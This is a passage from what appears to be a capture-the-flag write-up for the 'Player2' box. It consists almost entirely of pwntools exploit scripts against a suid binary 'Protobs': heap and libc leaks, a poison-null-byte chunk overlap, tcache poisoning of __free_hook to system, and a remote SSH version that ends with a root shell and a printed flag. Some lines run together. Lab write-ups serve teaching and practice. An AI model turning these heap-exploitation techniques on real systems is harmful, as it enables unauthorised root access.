alloc(0x50, 'C' * (0x30-i-1))
free(2)
alloc(0x50, 'C' * 0x28 + p64(small+0x38)) #2
#forged chunk should be good to go
alloc(small, 'D' * 0x100) #3
alloc(big, 'E' * 0x100) #4
alloc(0x210, '') #prevent top consolidation #5
free(3)
alloc(small, 'F' * (small)) #poison null byte
#set up fake prev_sizefree(3)
for i in range(6):
alloc(small, 'F' * (small-i-1))
free(3)
alloc(small, 'F'*(small-0x8)+p64(small+0x38))
free(3)
free(4) #chunk coalesced now

```

Now we have coalesced region with a free chunk pointing to the same region creating the heap overlap.

```

alloc(0x20, 'temp')
alloc(0x20, 'ZZZZ')
alloc(0x60, 'Y' * 0x20) #6
alloc(0x60, 'Y'*0x20) #so tcache count doesn't drop, bypass that check
alloc(0x60, 'Y' * 0x20)
free(6)
free(7)
free(8)
alloc(small, 'A' * (0x60 + 0x70 + 0x10) + p64(libc.symbols['__free_hook'])) #overlapped chunks
alloc(0x60, '')
#above was a tcache poison, now overwrite malloc hook
magic = [0xe237f, 0xe2383, 0xe2386]
alloc(0x60, p64(libc.symbols['system'])) #8, because it frees the desc first, we can't have it do that
alloc(0x300, '', game='/bin/bash\x00') #9
free(9)
p.interactive()

```

REMOTE VERSION

```

from pwn import *
#context.log_level = 'debug'
#no pie
bin = ELF('./Protobs')
libc = ELF('./libc.so.6')
remoteShell = ssh(host = 'player2.htb', user='observer', keyfile='./key')
remoteShell.set_working_directory('/opt/Configuration_Utility')
p = remoteShell.process('./Protobs')
#it's suid so life becomes even easier!
#bss at 0x603060
def wait():
    p.recvrepeat(0.3)
def alloc(size, desc, game='', contrast=0,gamma=0,xres=0,yres=0,controller=0):
    p.sendline('2')
    wait()
    p.sendline(game)
    wait()
    p.sendline(str(contrast))
    wait()
    p.sendline(str(gamma))
    wait()
    p.sendline(str(xres))
    wait()
    p.sendline(str(yres))
    wait()
    p.sendline(str(controller))
    wait()
    p.sendline(str(size))
    wait()
    if size is not 0:
        p.sendline(desc)
        wait()
def free(index):
    p.sendline('4')
    wait()
    p.sendline(str(index))
    wait()
def show(index):
    p.sendline('3')
    wait()
    p.sendline(str(index))
small = 0x198
big = 0x4f0 #500
p.recvrepeat(2)
wait()
    #fill with 6 tcache bins
for i in range(3):
    alloc(0x30, 'A' * 0x20)
for i in range(3):
    free(i) #6 chunks in tcache
alloc(0, 'blah') #doesn't matter, blah ain't sent in
show(0) #5 chunks in tcache
p.recvuntil('[ Description]: ')
heapleak = p.recvline()[::-1]
heapleak = u64(heapleak.ljust(8, '\x00'))
log.info('Heap leak: ' + hex(heapleak))
#however, due to how it does not check for size before freeing, we can't touch that chunk again
alloc(0x500, 'A' * 0x30) #4 chunk in tcachealloc(0x200, 'A' * 0x30) #3 chunk in tcache, chunk index 2
free(2) #prevent top consolidation, back to 4 chunks in tcache
free(1) #for libc leaking, 5 chunk in tcache
alloc(0, 'blah') #4 chunk in tcache, chunk 1
show(1) #1 is taken up
p.recvuntil('[ Description]: ')
libcleak = p.recvline()[::-1]
libcleak = u64(libcleak.ljust(8, '\x00'))
libc.address = libcleak - 0x1e4c40 - 96
log.info("Libc Base: " + hex(libc.address)) #know that read maxes out at 0x200
#fill rest of tcache
for i in range(4):

```

```

    alloc(0x200, 'A' * 0x20) #2, 3, 4, 5
#empty it
for i in range(3):
    alloc(0, '') #6, 7, 8
for i in range(7):
    free(i+2)
#7 chunks in 0x40 tcache
#tcache should be filled now
#now time for poison null byte
alloc(0x50, 'C' * 0x38 + p64(heapleak+0xa50)) #2
#wipe out null bytes to set up forged chunk correctly
for i in range(6):
    free(2)
    alloc(0x50, 'C' * (0x38-i-1))
    free(2) #continue setting up forged chunk
    alloc(0x50, 'C' * 0x30 + p64(heapleak+0xa50))
for i in range(6):
    free(2)
    alloc(0x50, 'C' * (0x30-i-1))
free(2)
alloc(0x50, 'C' * 0x28 + p64(small+0x38)) #2
#forged chunk should be good to go
alloc(small, 'D' * 0x100) #3
alloc(big, 'E' * 0x100) #4
alloc(0x210, '') #prevent top consolidation #5
free(3)
alloc(small, 'F' * (small)) #poison null byte
#set up fake prev_size
free(3)
for i in range(6):
    alloc(small, 'F' * (small-i-1))
    free(3)
alloc(small, 'F'*(small-0x8)+p64(small+0x38))
free(3)
free(4) #chunk coalesced now
p.interactive()
alloc(0x20, 'temp')
alloc(0x20, 'ZZZZ')
alloc(0x60, 'Y' * 0x20) #6
alloc(0x60, 'Y'*0x20) #so tcache count doesn't drop, bypass that check
alloc(0x60, 'Y' * 0x20)
free(6)
free(7)
free(8)
alloc(small, 'A' * (0x60 + 0x70 + 0x10) + p64(libc.symbols['__free_hook'])) #overlapped chunks
alloc(0x60, '')
magic = [0xe237f, 0xe2383, 0xe2386]
alloc(0x60, p64(libc.symbols['system'])) #8, because it frees the desc first, we can't have it do that
alloc(0x300, '', game='/bin/sh\x00') #9
free(9)
p.interactive()

```

That gives us the root shell

```

cat /root/root.txt
73DAEF0B9D5A1328C6B40460E2A7D8C5

```

ROOT FLAG: 73DAEF0B9D5A1328C6B40460E2A7D8C5